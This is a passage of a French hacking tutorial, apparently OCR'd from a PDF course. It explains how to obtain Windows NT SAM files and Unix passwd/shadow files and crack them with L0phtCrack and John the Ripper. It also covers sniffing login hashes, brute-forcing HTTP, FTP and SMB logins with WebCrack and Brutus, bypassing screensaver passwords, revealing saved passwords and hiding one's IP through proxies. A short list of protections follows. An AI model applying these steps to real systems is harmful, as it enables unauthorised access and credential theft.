
Comme pour win9x, il existe des softs qui permettent de cracker les mots de pass des utilisateurs ou de

l'admin.
Sur les systèmes NT, les mots de pass sont sauvegardés dans un fichier SAM (Security Account Manager) crypté se trouvant dans c:\WINNT\system32\config\SAM .
Vous ne pouvez pas visualiser ou copier le fichier SAM lorsque WINNT tourne car il est verrouillé par le noyau du système.


Alors comment faire pour se procurer ce fichier ??
1.Lorsque l'on installe WINNT, une copie de la base de données des mots de pass (fichier SAM) est crée dans le répertoire c:\WINNT\repair .
Cette copie ne contient que les pass par défaut crée lors de l'installation, donc seulement le pass de l'administrateur. (ce qui intéresse le plus le hackeur). Lorsque l'administrateur met à jour le disque de dépannage, le fichier SAM est lui aussi mis a jour (dans ce cas la, le fichier SAM contient tous les comptes). On pourrait donc se procurer le fichier SAM a partir du dossier repair car celui ci n'est pas verrouillé par le noyau. Si le dossier repair ne contient pas le fichier SAM, il vous reste quand même une chance de l'obtenir...
2.Il faut faire booter le PC a partir d'une disquette de démarrage ou a partir d'un autre système d'exploitation. Ainsi WINNT n'est pas exécuté et donc le fichier SAM n'est pas verrouillé. On peut donc copier le fichier SAM sur une disquette et le cracker par la suite.

Il faut savoir que le fichier SAM n'est pas le seul support qui permet de trouver les pass sur un réseau utilisant NT.

Prenons comme exemple L0phtCrack qui est le plus rapide et le plus efficace pour trouver les mots de pass NT. Car il n'utilise pas seulement le fichier SAM pour avoir le hachage des mots de pass et exploite les 2 failles de cryptage vu précédemment. Vous pouvez vous procurer une version d'évaluation de LC3 sur : http://www.atstake.com/research/lc3/download.html .




En premier lieu, l'assistant vous demandera la méthode utilisé pour récupérer le hachage du mot de pass. (Si l'assistant ne s'est pas lancé automatiquement, cliquez sur la baguette magique, 6 ème icone en partant de la gauche sur l'interface principale)



LC3 vous propose 4 méthodes.


1.From the local machine
Pour utiliser cette options vous devez avoir le statut Administrateur sur la machine. Cette méthode vous dévoilera très rapidement les pass des utilisateurs.
2.From remote machine
La aussi vous devez être Administrateur, mais cette fois-ci, il récupéra le hachage du mot de pass a partir d'une machine distante de votre domaine. (vous devrez spécifier le nom de la machine).Cette méthode ne fonctionne pas sur une machine distante utilisant syskey ou Win2k.
3.From NT 4.0 emergency repair disk
Cette options utilisera le fameux fichier SAM, celui se trouvant dans c:\winnt\repair ou un enregistré sur une disquette. (vous devrez spécifier le fichier SAM a utiliser)
4.By sniffing the local network
Et oui, LC3 inclu même un sniffer pour intercepter le hachage des machines d'un réseau NT. A utilisé lorsque les utilisateurs se logguent sur le réseau; vers 8h du matin par exemple...
(vous devrez spécifier la carte réseau)

Ensuite il vous demandera le méthode de forçage a utiliser.




Cliquez sur "Custom Options" pour personnalisé l'attaque.

LC utilise les 3 méthodes de forçage vu au début du cours:
1.les attaques avec dictionnaire
2.les attaques par brute force
3.les attaques hybride




La première case représente l'attaque par dictionnaire (clicker sur Browse pour lui indiquer le fichier password a utiliser)
La deuxième, c'est pour l'attaque hybride, vous pouvez config l'attaque hybride dans le menu "File"--> "Préférences" de la 'interface principale.
La dernière vous l'aurez deviné, c'est pour le brut force (le "-" permet de spécifier une plage de caractères, ici le brut force utilisera tous les caractères de l'alphabet ainsi que tous les nombres) si vous désirez changer de plage il vous suffit de clicker sur la petite flèche a droite.



Cliquez sur "OK" et "Suivant" pour la suite de la configuration de l'attaque.
Le menu ci-dessous vous permet de choisir les informations qui seront visualisable durant le craquage.

1ere case : Affiche les passwords une fois qu'ils ont été trouvés, dans certains cas il est être utile de ne pas les affichés.
2eme case : Affiche les hachage des password (les pass cryptés).



3eme case : Affiche la durée pour le craquage de chaque password.
4eme case : Afficher un avertissement quand l'attaque est finie.

cliquez sur suivant et attendez le résultat ;)

Le fichier passwd d'Unix:

Unix utilise un systeme de cryptage univoque.
Le fichier stockant les mots de pass sur Unix se trouvent dans la plus part des distributions dans le répertoire "/etc/" et se nomme "passwd".
Dans les versions récentes d'Unix les fichier passwd à été décomposés en 2 fichiers, car le fichier passwd sur les anciennes versions étaient accessibles à tous.
Meme si les pass étaient cryptés, cela facilitais la tache du crackeur.
En tapant : **more /etc/passwd** sur un système Unix on affiche le fichier passwd.
Un fichier passwd ressemble à cela :

```
root:6Tgy1Gs.fTrfS:0:1:Admin:/:/sbin/sh
john:K6fRti29nFrsY:1001:10::/usr/john:/bin/sh
sophie:H74jGhhTDsE2i:1002:10::/usr/sophie:/bin/sh
paul:fTqzOyHs88sfZ:1003:10::/usr/paul:/bin/sh
```

Format --> login : pass : UID : GID : nom complet : repertoire perso : shell

Actuellement, il y a toujours le fichier passwd mais sans les pass dessus. Les pass sont tous sauvegardé dans le deuxième fichier qui se nomme shadow.
Le fichier shadow est seulement accessible si vous avez le statut root sur la machine. A noter, que le fichier passwd permet toujours au hackeur de savoir quels sont les logins des utilisateurs du système pour se faire un dictionnaire.
Maintenant dans la plupart des systèmes Unix, les passwords on été remplacé par "x" dans le fichier passwd :

```
root:x:0:1:Admin:/:/sbin/sh
john:x:1001:10::/usr/john:/bin/sh
sophie:x:1002:10::/usr/sophie:/bin/sh
paul:x:1003:10::/usr/paul:/bin/sh
```

le fichier shadow :

```
root:6Tgy1Gs.fTrfS:11604::::::
john:K6fRti29nFrsY:::::::
sophie:H74jGhhTDsE2i:::::::
paul:fTqzOyHs88sfZ:::::::
```

format --> login : pass : date : min : max : avertissement : expiration : désactivation

Comme pour NT, il existe des softs qui permettent de cracker les mots de pass Unix.
Prenons pour exemple John_The_Ripper qui fonctionne aussi sous Windows.
(http://www.openwall.com/john/)

```
John the Ripper  Version 1.6  Copyright (c) 1996-98 by Solar Designer

Usage: john [OPTIONS] [PASSWORD-FILES]
-single                  "single crack" mode
-wordfile:FILE -stdin    wordlist mode, read words from FILE or stdin
-rules                   enable rules for wordlist mode
-incremental[:MODE]      incremental mode [using section MODE]
-external:MODE           external mode or word filter
-stdout[:LENGTH]         no cracking, just write words to stdout
-restore[:FILE]          restore an interrupted session [from FILE]
-session:FILE            set session file name to FILE
-status[:FILE]           print status of a session [from FILE]
-makechars:FILE          make a charset, FILE will be overwritten
-show                    show cracked passwords
-test                    perform a benchmark
-users:[-]LOGIN|UID[,..] load this (these) user(s) only
-groups:[-]GID[,..]      load users of this (these) group(s) only
-shells:[-]SHELL[,..]    load users with this (these) shell(s) only
-salts:[-]COUNT          load salts with at least COUNT passwords only
-format:NAME             force ciphertext format NAME (DES/BSDI/MD5/BF/AFS/LM)
-savemem:LEVEL           enable memory saving, at LEVEL 1..3
```


Une fois le soft installé, tapez les commandes suivantes (dans cette exemple, le fichier dictionnaire et passwd se trouvent sur une disquette):


john -test (pour voir si john fonctionne correctement)
john -single a:\passwd (méthode rapide de john pour cracker les pass)
john -show a:\passwd (permet de visualiser les pass crackés)
john -w:a:\dico.txt a:\passwd (attaque avec dictionnaire)
john -i a:\passwd (attaque par brut force)

```
C:\john-16\run>john -test
Benchmarking: Standard DES [24/32 4K]... DONE
Many salts:     70727 c/s
Only one salt:  66933 c/s

Benchmarking: BSDI DES (x725) [24/32 4K]... DONE
Many salts:     1798 c/s
Only one salt:  1631 c/s

Benchmarking: FreeBSD MD5 [32/32]... DONE
Raw:    1540 c/s

Benchmarking: OpenBSD Blowfish (x32) [32/32]... DONE
Raw:    88.4 c/s

Benchmarking: Kerberos AFS DES [24/32 4K]... DONE
Short:  64440 c/s
Long:   168567 c/s

Benchmarking: NT LM DES [24/32 4K]... DONE
Raw:    457237 c/s
```

III – Serveur

Une des manières qui permet de pénétrer sur un serveur est d'utiliser le cracking.
Pour cracker un site on peut utiliser un soft comme WebCrack qui permet de faire une attaque par dictionnaire sur une page utilisant l'authentification HTTP.






Ci-dessus un exemple d'identification HTTP.
Ci-contre l'interface principale de wwwcrack.

Pour utiliser wwwCrack il nous faut plusieurs dictionnaires. Un pour les logins et un pour les pass.
Dans "Target URL", il faut mettre l'URL cible que l'on désire cracker. Dans notre exemple on essaye de cracker une machine local, utilisant SWAT (interface HTML de Samba qui requière une authentification par login/mot de pass sur le port 901).

Brutus est un soft comme wwwhack sauf qu'il permet de cracker divers services comme FTP, POP3, Telnet, SMB, etc...



Les options sont a peut prêt les mêmes que pour les softs précédents
"Connection Options"
Target : Ip cible
Type : Type de services (FTP,Telnet,etc...)
Port : Port cible
Connections : Nombre de connexions simultanés
Timeout : Durée du timeout
Proxy : pour utiliser un proxy (se référer plus loin dans le cours)

"Services Options"
Suivant le type de services sélectionné vous aurez diverses options dans cette partie.

"Authentification Options"
Pass Mode : type d'attaque (dico, hybride, brut force)
Suivant le mode choisi, vous aurez diverses options.

IV – Screensavers

Les méthodes pour contourner ou trouver un pass d'ecran de veille.

1.Lorsque l'écran de veille n'est pas actif :

-Il est possible pour un pirate de voir le mot de pass de votre écran de veille, grâce a un soft comme Screen Saver Password (http://www.ptorris.com/)

En un click il vous affiche le mot de pass de votre écran de veille.
-Récuperez le fichier user.dat se trouvant dans c:\windows\profiles\[utilisateur]\ . Enregistrez le fichier sur une disquette, trouvez une autre machine utilisant Win9x et remplacez votre fichier user.dat par celui que vous avez récupéré. En utilisant le soft "Screen Saver Password" vous aurez directement le pass en clair.


2.Lorsque l'écran de veille est actif :

-Essayez la combinaison CTRL+ALT+SUPPR pour essayer de faire apparaître le gestionnaire de taches et ainsi désactiver le screensaver.
-Rebootez la machine sous DOS pour récupérer le fichier user.dat.
-Avec Cdsaver (http://welcome.to/wangsdomain) il est possible de creer un cd autobootable sous windows qui permettrait de cracker un mot de pass d'écran de veille actif, si l'options autobootCD de windows est active. Ce qui aurait pour effet de lancer automatiquement CDsaver (soft de brut force) directement à partir du Cdrom.

V – Astérisques:

Imaginons vous vous connectez à internet de fassons automatique (le pass n'est pas demandé a chaque démarrage d'internet). Il serait facile pour quelqu'un qui aurait accès a votre machine de voir votre pass grâce a un soft du genre Snadboy's Révélation (http://www.snadboy.com) ou VuPassword (http://www.ptorris.com/).

Avec Révélation:



Il suffit de faire un click gauche sur la cible, de maintenir le click et de déplacer la souris sur le pass a révéler.Vous verrez apparaître le pass en clair sur Révélation

VI – Protections

Il existe une multitude de softs qui permet de cracker toute sorte de fichier protégé (pwl, sam, zip, excel, word, etc...). Il est donc important de :

- Toujours choisir un mot de pass comportant un maximum de caractères alphabétique, chiffres et caractères spéciaux (pour augmenter au maximum le temps que mettrait le hackeur a trouver votre pass.
- Changer assez souvent de pass comme ça le hacker n'aura sûrement pas le temps de cracker votre pass, vu qu'il changera a chaque fois.
- Mettre un pass BIOS pour accéder au Setup, au système d'exploitation et changer la séquence de boot pour éviter de booter a partir d'une disquette.
- Éviter de demander à Windows de sauvegarder vos pass (access internet, messagerie, etc...).
- Installer un logiciel comme ZoneAlarm qui est simple d'utilisation pour ceux qui n'ont jamais utilisé de Firewall, ce qui vous permettra de detecter toutes intrusions sur votre machine et de bloquer certains port ou protocoles. Je vous conseil aussi l'installation d'un antivirus.
- Mettre à jour votre système d'exploitation, ainsi que tous vos logiciels, le plus souvent possible.
- Ne pas utiliser toujours le même pass pour vos diverses identifications.
- Toujours changer le mot de pass par défaut de tous les services installé sur votre machine.
- Ne pas stocké de fichier SAM sur son système NT, qui puisse être accessible à tous.

Link:
- http://www.lostpassword.com (site avec divers crackeurs de pass)
- http://www.zonelabs.com (site officiel pour télécharger ZoneAlarm)
- http://www.try2hack.nl (Challenges pour tester vos capacités à cracker un pass)

CHAPITRE IX

Anonymat


I - Anonymat

Mais...comment font ces hackeurs pour caché leur IP ??
Sur internet il existe divers services qui permettent de cacher votre IP suivant le protocole utilisé...Il ne faut pas confondre ce que je vais vous décrire ci-dessous avec ce que l'on appelle le "spoofing".


Pour être anonyme en surfant la méthode la plus simple est de se trouver un proxy HTTP (proxyWeb) qui se trouve par défaut sur le port 80 ou 8080.Certains scanners comme "Proxy Hunter" sont spécialisés dans la recherche de proxy. Si vous n'avez pas de proxy sous la main, vous pouvez toujours utilisé anonymizer.com pour caché votre IP. Il vous suffit de taper : "http://anon.free.anonymizer.com/" suivi de l'url a visitée.

Vous pouvez configurer IE pour qu'il passe automatiquement par un proxy à chaque connections. Pour cela cliquez sur "Outils"-->"Options Internet...", onglet "Connexions" et "Paramètres LAN".

Cocher "Utiliser un serveur proxy" et indiquez lui l'adresse et le port du proxy par lequel vous voulez passer.

